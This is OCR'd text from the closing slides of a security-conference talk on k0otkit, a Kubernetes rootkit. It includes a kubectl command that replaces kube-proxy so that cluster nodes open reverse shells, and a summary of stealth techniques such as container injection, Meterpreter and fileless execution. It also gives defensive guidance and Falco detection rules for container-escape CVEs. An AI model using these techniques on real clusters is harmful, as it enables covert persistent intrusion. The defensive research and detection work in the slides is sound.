
```
kubectl get kube-proxy –o yml | sed … | kubectl replace -f -
```

接下来，只需等待所有节点反弹shell就好

是的，只需等待所有节点反弹shell就好

k0otkit 补全最后一块拼图





k0otkit DEMO

总结 · 攻

- k0otkit利用多种技术及天然优势：
  - DaemonSets & Secrets（快速持续反弹，资源分离）
  - kube-proxy image（就地取材）
  - 动态容器注入（高隐蔽性）
  - Meterpreter（流量加密，持续反弹）
  - 无文件攻击（高隐蔽性）
- 快速、隐蔽、持续


星云实验室
NSFOCUS XINGYUN LAB

总结 • 防

- 设置Pod安全策略，禁止容器内root权限
- 设置Pod安全策略，限制容器内capabilities和系统调用能力
- 实时监控kube-system命名空间资源，避免灯下黑
- 实时检测容器内进程异常行为，及时告警+处置异常容器
- 针对无文件攻击（如memfd_create）进行检测
- 实时检测容器异常流量，及时阻断
- 删除k0otkit，修复漏洞，做好安全更新

星云实验室
NSFOCUS XINGYUN LAB


总结 • 防




```
- list: docker_binaries
  items: [docker, dockerd, exe, docker-compose, docker-entrypoi, docker-runc-cur, docker-current, dockerd-current]

- macro: docker_procs
  condition: proc.name in (docker_binaries)

- rule: Modify Container Entrypoint (CVE-2019-5736)
  desc: Detect file write activities on container entrypoint symlink (/proc/self/exe)
  condition: >
    open_write and (fd.name=/proc/self/exe or fd.name startswith /proc/self/fd/) and not docker_procs and container
  output: >
    CVE-2019-5736 %fd.name is open to write by process (%proc.name, %proc.exeline)
  priority: WARNING
```



```
- rule: Modify /lib/x86_64-linux-gnu/libnss_ (CVE-2019-14271)
  desc: Detect file write activities on container's /lib/x86_64-linux-gnu/libnss_
  condition: >
    ((evt.type=unlinkat or evt.type=unlink or evt.type=rename or evt.type=renameat)
     and evt.arg.newpath startswith /lib/x86_64-linux-gnu/libnss_) or
    ((open_write) and fd.name startswith /lib/x86_64-linux-gnu/libnss_)
  output: >
    CVE-2019-14271 may occur (%evt.type %evt.args)
  priority: WARNING
```



```
- rule: Terminal shell in container
  desc: A shell was used as the entrypoint/exec point into a container with an attached terminal.
  condition: >
    spawned_process and container
    and shell_procs and proc.tty != 0
  output: >
    A shell was spawned in a container with an attached terminal (user=%user.name %container.info
    shell=%proc.name parent=%proc.pname cmdline=%proc.cmdline terminal=%proc.tty container_id=%container.id
  priority: NOTICE
  tags: [container, shell, mitre_execution]
```

检测规则样例

星云实验室
NSFOCUS XINGYUN LAB

网络安全创新大会
Cyber Security Innovation Summit

THANKS